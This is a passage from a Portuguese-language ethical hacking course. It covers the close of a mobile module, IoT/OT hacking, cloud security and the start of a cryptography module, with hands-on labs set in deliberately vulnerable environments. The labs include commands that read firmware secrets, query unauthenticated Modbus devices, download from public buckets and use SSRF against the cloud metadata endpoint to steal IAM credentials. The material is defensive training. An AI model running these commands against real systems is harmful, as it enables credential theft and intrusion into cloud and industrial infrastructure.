Reflexão: observe que muitas das falhas mais graves não estão em técnicas exóticas, mas em princípios violados — **confiar no cliente**, **embutir segredos no app**, **armazenar dados sensíveis sem criptografia** e **negligenciar a segurança da API**. O app é uma caixa de vidro: tudo nele pode ser lido e manipulado. A segurança real vive no servidor.

Referências

- OWASP. **Mobile Application Security Verification Standard (MASVS) e Testing Guide (MASTG)**. Disponível em: https://mas.owasp.org. Acesso em: 3 jul. 2026.
- OWASP. **Mobile Top 10**. Disponível em: https://owasp.org/www-project-mobile-top-10. Acesso em: 3 jul. 2026.
- RAVNAS, Ole André. **Frida — Dynamic Instrumentation Toolkit**. Disponível em: https://frida.re. Acesso em: 3 jul. 2026.

- MOBSF. **Mobile Security Framework (MobSF) Documentation**. Disponível em: https://mobsf.github.io/docs. Acesso em: 3 jul. 2026.
- EC-COUNCIL. **CEH v12: Módulo 17 — Hacking Mobile Platforms**. EC-Council, 2023.

Ferramentas citadas

- **MobSF —** análise estática e dinâmica de apps móveis. Licença: código aberto (GPL/MIT).
- **apktool —** desmontagem e remontagem de APK. Licença: Apache 2.0; código aberto.
- **jadx —** descompilação de APK para Java. Licença: Apache 2.0; código aberto.
- **Frida —** instrumentação dinâmica em runtime. Licença: código aberto (wxWindows/LGPL).
- **Objection —** exploração móvel sobre o Frida. Licença: GPLv3; código aberto.
- **ADB —** interface de depuração Android. Licença: Apache 2.0 (Google).

Módulo 18 — Hacking de IoT e OT

Até aqui, tratamos de sistemas de informação. Este módulo trata de dispositivos que interagem com o mundo físico — e cujo comprometimento pode causar dano que vai muito além do vazamento de dados, chegando à infraestrutura crítica e à vida.

Quando o digital encontra o físico

Os módulos anteriores trataram de sistemas de informação. Este trata de dispositivos que **interagem com o mundo físico**: a **IoT (Internet of Things)** — câmeras, fechaduras, termostatos, wearables, eletrodomésticos conectados — e a **OT (Operational Technology)** — os sistemas que controlam processos industriais, infraestrutura crítica, plantas de energia, tratamento de água, manufatura. A convergência entre TI e OT ampliou enormemente a superfície de ataque, e as consequências deixaram de ser apenas o vazamento de dados: um ataque bem-sucedido a um sistema OT pode causar dano físico, interrupção de serviços essenciais e risco à vida.

Por que IoT e OT são tão vulneráveis

Esses dispositivos herdaram um conjunto de fraquezas estruturais:

- **Recursos limitados:** pouca memória e processamento dificultam a implementação de criptografia e defesas robustas.
- **Ciclos de vida longos:** um controlador industrial pode operar por 20 anos, com software que nunca recebe patches; muitos rodam sistemas operacionais obsoletos.
- **Segurança como uma reflexão tardia:** projetados priorizando função e custo, não segurança. Credenciais padrão, serviços inseguros, firmware sem proteção.
- **Superfície ampla e heterogênea:** protocolos proprietários, interfaces web embarcadas, rádio, portas físicas de depuração.
- **Dificuldade de atualização:** muitos dispositivos não têm mecanismo de atualização, ou atualizá-los exige parar operações críticas.
- **Falta de visibilidade:** as organizações frequentemente nem sabem quantos dispositivos IoT têm na rede (shadow IoT).

O caso da botnet **Mirai** (Módulo 10) ilustrou a IoT como arma; ataques como **Stuxnet** (que sabotou centrífugas nucleares), **Industroyer/CrashOverride** e **Triton** (que visou sistemas de segurança industrial) demonstraram o potencial destrutivo dos ataques a OT.

Arquitetura e protocolos

Os ecossistemas de IoT e de OT têm arquiteturas e protocolos próprios, cada um com suas fragilidades. Vejamos os dois separadamente.

IoT

Um ecossistema IoT típico envolve o **dispositivo** (com seu firmware e sensores/atuadores), a **conectividade** (Wi-Fi, Bluetooth/BLE, Zigbee, Z-Wave, LoRaWAN, celular), o **gateway**, a **plataforma de nuvem** (que armazena e processa) e as **aplicações** (móvel/web) de controle. Cada elo é uma superfície: o firmware pode conter segredos e vulnerabilidades; o rádio pode ser interceptado ou reproduzido; a nuvem e o app seguem os riscos dos módulos web e móvel. Protocolos de mensageria como **MQTT** e **CoAP** são comuns e, quando expostos sem autenticação, permitem ler e injetar comandos.

OT / ICS / SCADA

Os sistemas de controle industrial (**ICS**) incluem os **SCADA (Supervisory Control and Data Acquisition)**, os **PLCs (Programmable Logic Controllers)** que controlam diretamente os equipamentos, os **RTUs**, as **HMIs** (interfaces humano-máquina) e os **historians**. Eles usam protocolos industriais concebidos numa era sem preocupação com segurança — **Modbus**, **DNP3**, **Profinet**, **EtherNet/IP**, **S7comm** — a maioria **sem autenticação nem criptografia**, confiando na isolação física da rede ("air gap") que, na prática, cada vez menos existe.

O modelo **Purdue** organiza a arquitetura OT em níveis (do chão de fábrica à TI corporativa), e a segurança OT baseia-se fortemente na **segmentação** entre esses níveis. A prioridade em OT também se inverte em relação à TI: enquanto na TI a tríade é frequentemente ordenada como Confidencialidade-Integridade-Disponibilidade, em OT é **Disponibilidade e Segurança física (Safety) acima de tudo** — um controlador não pode parar, e uma falha pode ferir pessoas.




Figura — O modelo Purdue: a segmentação em níveis, do processo físico à rede corporativa, com a DMZ industrial entre OT e TI.

Metodologia de teste

O teste de IoT/OT combina técnicas dos módulos anteriores com abordagens específicas:

1. **Reconhecimento e descoberta.** Identificar dispositivos na rede e expostos na internet. O **Shodan** e o **Censys** (Módulo 2) indexam dispositivos IoT e sistemas ICS expostos — uma busca por `port:502` (Modbus) ou por bandeiras de HMIs revela sistemas industriais acessíveis publicamente, um achado alarmante e comum.

```
nmap -sV --script modbus-discover -p502 alvo_ics
# Shodan: port:502, "Modbus", nomes de fabricantes de PLC
```

1. **Análise de firmware.** Extrair e analisar o firmware do dispositivo revela credenciais embutidas, chaves, backdoors e vulnerabilidades:

```
# Extrair o sistema de arquivos do firmware
binwalk -e firmware.bin

# Procurar segredos no firmware extraído
grep -rEi 'password|admin|key|BEGIN.*PRIVATE' _firmware.bin.extracted/
```

Ferramentas como **binwalk**, **firmwalker** e **FACT** automatizam essa análise.

1. **Superfície web e serviços.** Muitos dispositivos têm interfaces web de administração com as falhas do Módulo 13/14 — credenciais padrão, injeção de comando, autenticação quebrada.

2. **Rádio e hardware.** Análise de comunicação sem fio (SDR — Software Defined Radio para capturar/reproduzir sinais), e ataques de hardware via interfaces de depuração (**UART**, **JTAG**) que dão acesso direto ao dispositivo.
3. **Protocolos industriais.** Interação com Modbus/DNP3 para ler e (em ambiente autorizado e controlado) escrever registradores — comprovando a ausência de autenticação.

Ferramentas

- **Shodan/Censys:** descoberta de dispositivos expostos.
- **binwalk, firmwalker, FACT:** análise de firmware.
- **Nmap NSE (scripts modbus, s7, bacnet, etc.):** enumeração de protocolos ICS.
- **Metasploit:** módulos para SCADA/ICS e IoT.
- **MQTT tools (mosquitto_sub/pub):** interação com brokers MQTT expostos.
- **SDR (RTL-SDR, HackRF) + GNU Radio:** análise de rádio.
- **Ferramentas de hardware:** adaptadores UART/JTAG, Bus Pirate, analisadores lógicos.
- **Conpot, GasPot:** honeypots ICS para estudo.

> ***Advertência crítica para OT.*** *Testes em ambientes OT/ICS de produção são* ***extremamente perigosos****. Uma varredura agressiva pode travar um PLC e parar uma linha de produção ou um processo crítico — com risco à segurança física e à vida. Testes em OT exigem cautela redobrada, preferencialmente em réplicas de laboratório ou janelas de parada, com pleno conhecimento da equipe de operações. A prioridade* ***Safety*** *jamais pode ser comprometida por um teste.*

Contramedidas

A defesa de IoT/OT combina princípios já vistos com especificidades do domínio:

- **Trocar credenciais padrão** — a defesa mais elementar e mais negligenciada.
- **Segmentação de rede rigorosa:** isolar IoT e OT da rede corporativa e da internet (modelo Purdue, zonas e condutos da norma **IEC 62443**); DMZ industrial entre TI e OT.
- **Inventário e visibilidade:** conhecer todos os dispositivos; monitoramento passivo específico para OT (que não perturba os dispositivos).
- **Gestão de patches e ciclo de vida:** atualizar firmware quando possível; planejar a substituição de dispositivos sem suporte.

- **Desabilitar serviços e interfaces desnecessários** (UART/JTAG em produção, protocolos não usados).
- **Criptografia e autenticação** onde os dispositivos suportarem; gateways que adicionam segurança a protocolos legados.
- **Monitoramento e detecção específicos de OT** (soluções que entendem Modbus/DNP3 e detectam comandos anômalos).
- **Segurança física** dos dispositivos e das portas de depuração.
- **Defesa em profundidade e priorização de Safety.**

Lab 18 — Análise de firmware e protocolo industrial simulado

Objetivo: extrair e analisar o firmware de um dispositivo IoT em busca de segredos, e interagir com um protocolo industrial simulado, compreendendo suas fraquezas de autenticação.

> ***Ambiente:*** *laboratório isolado. Use imagens de firmware disponibilizadas para pesquisa (por exemplo, do projeto* ***IoTGoat*** *ou* ***DVAR — Damn Vulnerable ARM Router****) e um simulador de PLC/Modbus (como o* ***Conpot*** *ou um servidor Modbus de laboratório).* ***Nunca*** *teste dispositivos ou sistemas OT de produção.*

Parte A — Análise de firmware:

1. Obtenha uma imagem de firmware vulnerável de laboratório (IoTGoat) e extraia seu sistema de arquivos:

```
binwalk firmware_iotgoat.bin          # identificar a estrutura
binwalk -e firmware_iotgoat.bin       # extrair
```

1. Explore o sistema de arquivos extraído procurando por segredos e configurações inseguras:

```
grep -rEi 'password|admin|root|key|token' _firmware_iotgoat.bin.extracted/
# Inspecione /etc/passwd, /etc/shadow, scripts de inicialização, chaves privadas
```

1. Documente credenciais embutidas, serviços iniciados e binários potencialmente vulneráveis.

Parte B — Protocolo industrial sem autenticação:

1. Suba um servidor Modbus de laboratório (ou o honeypot Conpot) e enumere-o com o Nmap:

```
nmap -sV --script modbus-discover -p502 127.0.0.1
```

1. Usando uma ferramenta cliente Modbus (por exemplo, `modbus-cli` ou um script Python com `pymodbus`), **leia** os registradores do dispositivo

simulado — observando que **nenhuma autenticação** foi exigida:

```
# Leitura de registradores (ambiente de laboratório)
modbus read 127.0.0.1 40001 10
```

1. Reflita sobre o impacto: em um sistema real, esses registradores controlam válvulas, motores, temperaturas. A ausência de autenticação significa que qualquer um com acesso à rede pode lê-los e alterá-los.

Parte C — Descoberta na internet (observação):

1. No Shodan, pesquise `port:502` ou termos de fabricantes de PLC e observe (sem interagir) a quantidade de sistemas industriais expostos publicamente. Reflita sobre o risco sistêmico que isso representa.

Entregável do lab: um relatório documentando os segredos extraídos do firmware, a demonstração de leitura não autenticada do protocolo industrial e uma análise de risco com as contramedidas apropriadas (segmentação IEC 62443, troca de credenciais, gateways de segurança, remoção da exposição à internet).

Reflexão: este módulo evidencia o que está em jogo quando a segurança falha em sistemas que tocam o mundo físico. As técnicas são, em grande parte, as mesmas dos módulos anteriores; o que muda é a **consequência** — de um vazamento de dados para um risco à infraestrutura crítica e à vida. É por isso que a segurança de IoT/OT tornou-se uma das fronteiras mais importantes da profissão.

Referências

- OWASP. **OWASP Internet of Things (IoT) Top 10**. Disponível em: https://owasp.org/www-project-internet-of-things. Acesso em: 3 jul. 2026.
- NIST. **SP 800-82 Rev. 3: Guide to Operational Technology (OT) Security**. Gaithersburg: NIST, 2023.
- IEC. **IEC 62443: Industrial communication networks — Network and system security**. Genebra: IEC.
- EC-COUNCIL. **CEH v12: Módulo 18 — IoT and OT Hacking**. EC-Council, 2023.
- HERON, Marc et al. **binwalk — Firmware Analysis Tool**. Disponível em: https://github.com/ReFirmLabs/binwalk. Acesso em: 3 jul. 2026.

Ferramentas citadas

- **Shodan / Censys —** descoberta de dispositivos IoT/ICS expostos. Serviço comercial (freemium).

- **binwalk —** análise e extração de firmware. Licença: MIT; código aberto.
- **Nmap NSE —** scripts de enumeração de protocolos industriais (Modbus etc.). Licença: código aberto.
- **Conpot —** honeypot de sistemas de controle industrial. Licença: GPLv2; código aberto.

Módulo 19 — Computação em Nuvem

A computação em nuvem redefiniu como as organizações constroem e operam seus sistemas e, com isso, trouxe uma superfície de ataque nova, cujas regras diferem substancialmente das do data center tradicional. Este módulo mapeia esse território.

A infraestrutura que virou software

A computação em nuvem redefiniu como as organizações constroem e operam sistemas. Em vez de servidores físicos em data centers próprios, a infraestrutura tornou-se um serviço sob demanda, provisionado via API, cobrado por uso e escalável em segundos. Provedores como **AWS (Amazon Web Services)**, **Microsoft Azure** e **Google Cloud Platform (GCP)** hospedam hoje uma fração enorme da internet. Essa mudança trouxe agilidade imensa — e uma superfície de ataque nova, cujas regras diferem substancialmente das do data center tradicional. Este módulo cobre os modelos de nuvem, o conceito central de responsabilidade compartilhada, as configurações incorretas que dominam os incidentes e a metodologia de teste em ambientes cloud.

Modelos de serviço e de implantação

Os serviços de nuvem organizam-se em três modelos, que definem a fronteira entre o que o provedor gerencia e o que o cliente gerencia:

- **IaaS (Infrastructure as a Service):** o provedor oferece a infraestrutura básica (máquinas virtuais, rede, armazenamento); o cliente gerencia o SO, o runtime e as aplicações. Ex.: EC2, Azure VMs.
- **PaaS (Platform as a Service):** o provedor gerencia também o SO e o runtime; o cliente foca apenas na aplicação e nos dados. Ex.: App Engine, Azure App Service.
- **SaaS (Software as a Service):** o provedor gerencia tudo; o cliente apenas usa o software. Ex.: Microsoft 365, Salesforce.

E em modelos de implantação: **nuvem pública**, **privada**, **híbrida** e **multi-cloud**. Tecnologias transversais importantes incluem **contêineres** (Docker), **orquestração** (Kubernetes) e **serverless/FaaS** (AWS Lambda, Azure Functions), cada um com sua superfície de ataque.

O modelo de responsabilidade compartilhada

O conceito mais importante da segurança em nuvem é o **modelo de responsabilidade compartilhada**. O provedor é responsável pela segurança

da nuvem (infraestrutura física, hipervisor, rede base); o cliente é responsável pela segurança **na** nuvem (configuração dos serviços, gestão de identidade e acesso, dados, aplicações). A linha exata varia conforme o modelo (IaaS, PaaS, SaaS).




Figura — O modelo de responsabilidade compartilhada: quanto mais gerenciado o serviço (IaaS → PaaS → SaaS), menos camadas ficam a cargo do cliente.

A imensa maioria das violações em nuvem **não** decorre de falhas do provedor, mas de erros do cliente — sobretudo **configurações incorretas** e **gestão deficiente de identidade e acesso**. Entender de que lado da linha está cada responsabilidade é o ponto de partida de qualquer avaliação.

Os riscos dominantes em nuvem

A maioria dos incidentes em nuvem concentra-se em poucas categorias de risco, quase sempre ligadas a erros do cliente, e não do provedor. As principais são:

Configurações incorretas (misconfigurations)

A causa número um de incidentes. Exemplos clássicos:

- **Buckets de armazenamento públicos:** *buckets* S3 (AWS), Blob Storage (Azure) ou Cloud Storage (GCP) configurados com acesso público, expondo dados sensíveis à internet. Inúmeros vazamentos massivos tiveram essa origem.
- **Grupos de segurança e firewalls permissivos:** portas de administração (SSH, RDP, bancos de dados) abertas para `0.0.0.0/0` (toda a internet).

- **Serviços expostos sem autenticação:** bancos de dados gerenciados, painéis, APIs.
- **Logging e monitoramento desabilitados.**

Gestão de Identidade e Acesso (IAM)

O IAM é o novo perímetro da nuvem. As falhas incluem:

- **Permissões excessivas:** identidades (usuários, papéis, serviços) com muito mais privilégios do que precisam, violando o menor privilégio.
- **Credenciais expostas:** chaves de acesso (access keys) vazadas em repositórios de código (GitHub), em imagens de contêiner, em arquivos de configuração — um dos vetores mais explorados.
- **Ausência de MFA** em contas privilegiadas.
- **Escalação de privilégios via IAM:** encadear permissões aparentemente inócuas para obter controle total — uma superfície rica e sutil.

O vetor dos metadados (SSRF na nuvem)

Instâncias de nuvem expõem um **serviço de metadados** em um endereço interno (`169.254.169.254`) que fornece informação sobre a instância — incluindo **credenciais temporárias** do papel IAM associado. Uma vulnerabilidade de **SSRF (Módulo 14)** em uma aplicação hospedada na nuvem pode ser usada para consultar esse endpoint e roubar as credenciais da instância, escalando para o acesso à conta de nuvem. Foi exatamente o vetor da grande violação da **Capital One**. A defesa é a versão **IMDSv2**, que exige um token e mitiga o SSRF.

```
# O que um SSRF exploraria para roubar credenciais (IMDSv1)
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

Contêineres e Kubernetes

Ambientes de contêiner adicionam superfícies: imagens vulneráveis ou com segredos embutidos, contêineres privilegiados, **escape de contêiner** (fugir do isolamento para o host), APIs do Kubernetes expostas, RBAC mal configurado, e o kubelet/etcd sem proteção.

Metodologia de teste em nuvem

O pentest em nuvem combina técnicas conhecidas com abordagens específicas do provedor:

1. **Reconhecimento:** identificar ativos de nuvem da organização — buckets, subdomínios apontando para serviços cloud, ranges de IP do

provedor, credenciais vazadas em repositórios públicos.

```
# Enumeração de buckets S3 e recursos expostos
# ferramentas: cloud_enum, S3Scanner, gitleaks/trufflehog (segredos em repos)
cloud_enum -k nome-da-empresa
```

1. **Avaliação de configuração:** auditar a postura de segurança da conta com ferramentas de CSPM (Cloud Security Posture Management):

```
# Auditoria abrangente de uma conta AWS/Azure/GCP
prowler aws
scoutsuite aws
```

1. **Enumeração de IAM e privilégios:** mapear identidades, papéis e permissões, buscando caminhos de escalação:

```
# Com credenciais obtidas, enumerar o próprio acesso
aws sts get-caller-identity
# ferramentas: pacu (framework de exploração AWS), enumerate-iam, PMapper
```

1. **Exploração:** abusar de misconfigurations e permissões — acessar buckets, assumir papéis, roubar credenciais via SSRF/metadados, pivotar entre serviços.
2. **Pós-exploração:** persistência (novas chaves, papéis, funções Lambda), movimentação lateral entre contas e serviços, exfiltração.

> ***Regras específicas da nuvem.*** *Testes em ambientes de nuvem exigem atenção às* ***políticas do provedor*** *e ao fato de que a infraestrutura pode ser compartilhada (multi-tenant). Provedores têm regras sobre pentest; algumas atividades requerem notificação ou são proibidas. E, como sempre, o teste só pode alcançar recursos da* ***sua*** *conta/organização, dentro do escopo autorizado — jamais os de outros inquilinos.*

Ferramentas

- **Prowler, ScoutSuite, CloudSploit:** auditoria de postura de segurança (CSPM) multi-cloud.
- **Pacu:** framework de exploração ofensiva para AWS (o "Metasploit da nuvem").
- **cloud_enum, S3Scanner:** descoberta de recursos e buckets expostos.
- **trufflehog, gitleaks:** caça a segredos vazados em repositórios.
- **PMapper, enumerate-iam:** análise de IAM e caminhos de escalação.
- **kube-hunter, kube-bench, Trivy:** segurança de Kubernetes e de imagens de contêiner.
- **CLIs nativas** (aws, az, gcloud): a base da interação e enumeração.

Contramedidas

A segurança em nuvem bem-feita apoia-se em:

- **Menor privilégio no IAM:** conceder apenas o necessário; revisar permissões regularmente; preferir papéis e credenciais temporárias a chaves de longa duração.
- **MFA obrigatório**, especialmente para contas privilegiadas e root.
- **Não vazar credenciais:** nunca commitar chaves; usar gestores de segredos (Secrets Manager, Key Vault); escanear repositórios; rotacionar chaves.
- **Configuração segura por padrão e IaC segura:** bloquear acesso público a buckets por padrão; usar Infrastructure as Code (Terraform) com verificação de segurança (checkov, tfsec); baselines automatizados.
- **CSPM contínuo:** monitorar e corrigir misconfigurations automaticamente.
- **Proteção de metadados:** IMDSv2, defesa contra SSRF.
- **Segmentação de rede** (VPCs, security groups restritivos), criptografia de dados em repouso e em trânsito.
- **Logging e monitoramento:** habilitar CloudTrail/Activity Logs, centralizar e alertar sobre atividade anômala.
- **Segurança de contêineres:** imagens mínimas e escaneadas, sem segredos; contêineres não privilegiados; RBAC restritivo no Kubernetes.

Lab 19 — Auditoria de postura e exploração de misconfiguration

Objetivo: auditar a configuração de segurança de um ambiente de nuvem de laboratório, identificar misconfigurations e explorar um cenário de bucket público e roubo de credenciais via metadados.

> ***Ambiente:*** *uma conta de nuvem de laboratório/sandbox* ***sua*** *(as camadas gratuitas de AWS/Azure/GCP servem), ou um ambiente de treino intencionalmente vulnerável como* ***CloudGoat*** *(AWS),* ***flaws.cloud****, ou* ***Sadcloud****.* ***Nunca*** *audite contas de terceiros.*

Parte A — Descoberta e postura:

1. Provisione (ou implante o CloudGoat) e configure a CLI com credenciais de laboratório. Confirme a identidade:

```
aws sts get-caller-identity
```

1. Rode uma auditoria de postura completa e analise os achados por severidade:

```
prowler aws
# ou
scout suite aws
```

Parte B — Bucket público:

1. Enumere buckets de armazenamento e identifique os que têm acesso público:

```
aws s3 ls
aws s3 ls s3://nome-do-bucket --no-sign-request   # acesso anônimo?
aws s3 cp s3://nome-do-bucket/arquivo-sensivel . --no-sign-request
```

Observe como um simples flag de acesso público expõe dados sem qualquer autenticação.

Parte C — SSRF e roubo de credenciais (cenário CloudGoat/flaws):

1. No cenário que expõe uma aplicação vulnerável a SSRF, use-a para consultar o serviço de metadados e obter credenciais temporárias da instância:

```
curl "http://alvo/proxy?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/"
```

1. Configure as credenciais roubadas e enumere o que elas permitem — demonstrando a escalação de um SSRF na aplicação para acesso à conta de nuvem:

```
aws sts get-caller-identity   # agora como o papel roubado
enumerate-iam
```

Parte D — Escalação de IAM:

1. Com as ferramentas de análise de IAM, identifique um caminho de escalação de privilégios a partir das permissões obtidas e (no ambiente de laboratório) execute-o.

Entregável do lab: um relatório de avaliação de segurança em nuvem contendo os achados do CSPM priorizados, a demonstração do acesso ao bucket público, a cadeia SSRF → metadados → credenciais → escalação, e as recomendações (bloqueio de acesso público, IMDSv2, menor privilégio, MFA, rotação de chaves).

Reflexão: note o padrão recorrente — quase nada aqui é falha do provedor; tudo decorre de **configuração e gestão de identidade** do cliente. A nuvem é segura por padrão em muitos aspectos, mas oferece corda suficiente para o cliente se comprometer. Dominar o modelo de responsabilidade compartilhada e o IAM é, hoje, uma das competências mais valiosas da segurança ofensiva e defensiva.

Referências

- CLOUD SECURITY ALLIANCE. **Security Guidance for Critical Areas of Focus in Cloud Computing v4.0**. CSA, 2017.
- AMAZON WEB SERVICES. **Shared Responsibility Model**. Disponível em: https://aws.amazon.com/compliance/shared-responsibility-model. Acesso em: 3 jul. 2026.
- MITRE. **ATT&CK for Cloud**. Disponível em: https://attack.mitre.org/matrices/enterprise/cloud. Acesso em: 3 jul. 2026.
- PROWLER. **Prowler — Cloud Security Tool**. Disponível em: https://github.com/prowler-cloud/prowler. Acesso em: 3 jul. 2026.
- EC-COUNCIL. **CEH v12: Módulo 19 — Cloud Computing**. EC-Council, 2023.

Ferramentas citadas

- **Prowler —** auditoria de postura de segurança em nuvem. Licença: Apache 2.0; código aberto.
- **ScoutSuite —** auditoria multi-cloud. Licença: GPLv2; código aberto.
- **Pacu —** framework de exploração de AWS. Licença: BSD-3; código aberto (Rhino Security).
- **trufflehog / gitleaks —** caça a segredos vazados em repositórios. Licença: código aberto.
- **kube-hunter / kube-bench —** segurança de Kubernetes. Licença: Apache 2.0; código aberto.

Módulo 20 — Criptografia

Quase tudo o que vimos até aqui — o HTTPS, o WPA, a quebra de hashes, a assinatura de tokens — repousa sobre uma mesma base matemática. Este módulo consolida os fundamentos da criptografia que atravessam todo o treinamento.

A ciência que sustenta a segurança

A **criptografia** é o alicerce matemático de quase toda a segurança da informação. Ela sustenta a confidencialidade (o conteúdo cifrado é ilegível sem a chave), a integridade (uma alteração é detectável), a autenticidade (a origem é verificável) e o não repúdio (a autoria é inegável). Praticamente todos os módulos anteriores tocaram nela: HTTPS, WPA, quebra de hashes, assinatura de tokens, criptografia de dados na nuvem. Este módulo consolida os fundamentos, apresenta os algoritmos essenciais, os ataques criptográficos e — crucialmente — a lição de que a maioria das falhas não está na matemática, mas na **implementação**.

Uma advertência que atravessa todo o módulo: **nunca invente sua própria criptografia**. Algoritmos seguros são o resultado de décadas de escrutínio público. O papel do profissional é usar corretamente os primitivos consagrados, jamais criar os seus.

Conceitos fundamentais

- **Texto claro (plaintext):** a informação legível original.
- **Texto cifrado (ciphertext):** o resultado ilegível da cifragem.
- **Cifra (cipher):** o algoritmo que transforma um no outro.
- **Chave:** o segredo que parametriza a cifra. O **princípio de Kerckhoffs** estabelece que a segurança deve depender **apenas do segredo da chave**, nunca do segredo do algoritmo — o algoritmo pode e deve ser público e escrutinado.
- **Cifragem / decifragem:** as operações direta e inversa.

Criptografia simétrica

Na criptografia **simétrica**, a **mesma chave** cifra e decifra. É rápida e eficiente, ideal para cifrar grandes volumes de dados. Seu desafio central é a **distribuição da chave**: como as duas partes compartilham o segredo de forma segura?

Os algoritmos essenciais:

- **AES (Advanced Encryption Standard):** o padrão atual, uma cifra de bloco com chaves de 128, 192 ou 256 bits. Robusto, rápido, onipresente — do HTTPS ao WPA2 à criptografia de disco. É a escolha padrão para criptografia simétrica.
- **DES e 3DES:** obsoletos. O **DES**, com chave de 56 bits, é quebrável por força bruta; o **3DES** foi um paliativo, hoje também descontinuado.
- **ChaCha20:** cifra de fluxo moderna, alternativa ao AES, especialmente eficiente em dispositivos sem aceleração de hardware.

As cifras de bloco operam em **modos** que definem como blocos sucessivos se relacionam. O modo importa enormemente para a segurança: o modo **ECB (Electronic Codebook)** é inseguro, pois blocos idênticos de texto claro produzem blocos idênticos de texto cifrado, vazando padrões (a famosa imagem do "pinguim ECB"). Modos como **CBC**, **CTR** e, sobretudo, os **modos autenticados (GCM)** — que garantem simultaneamente confidencialidade e integridade — são os corretos.

Criptografia assimétrica

A criptografia **assimétrica** (ou de chave pública) usa um **par de chaves** matematicamente relacionadas: uma **pública** (compartilhável) e uma **privada** (secreta). O que uma cifra, só a outra decifra. Isso resolve o problema da distribuição de chaves e habilita as assinaturas digitais. É mais lenta que a simétrica, por isso usada tipicamente para trocar uma chave simétrica de sessão e para assinar.

Os algoritmos essenciais:

- **RSA:** o clássico, baseado na dificuldade de fatorar números grandes. Usado para cifragem e assinatura. Exige chaves grandes (2048+ bits) para segurança.
- **Diffie-Hellman (DH):** protocolo de **troca de chaves** que permite a duas partes estabelecerem um segredo compartilhado sobre um canal inseguro, sem jamais transmiti-lo. A base do estabelecimento de sessões seguras.
- **ECC (Elliptic Curve Cryptography):** criptografia de curvas elípticas, que oferece a mesma segurança do RSA com chaves muito menores (uma chave ECC de 256 bits ≈ RSA de 3072 bits), sendo mais eficiente. Predomina nas implementações modernas (ECDH, ECDSA).

O uso combinado — assimétrico para negociar uma chave de sessão, simétrico para cifrar os dados — é a **criptografia híbrida**, o modelo do TLS.

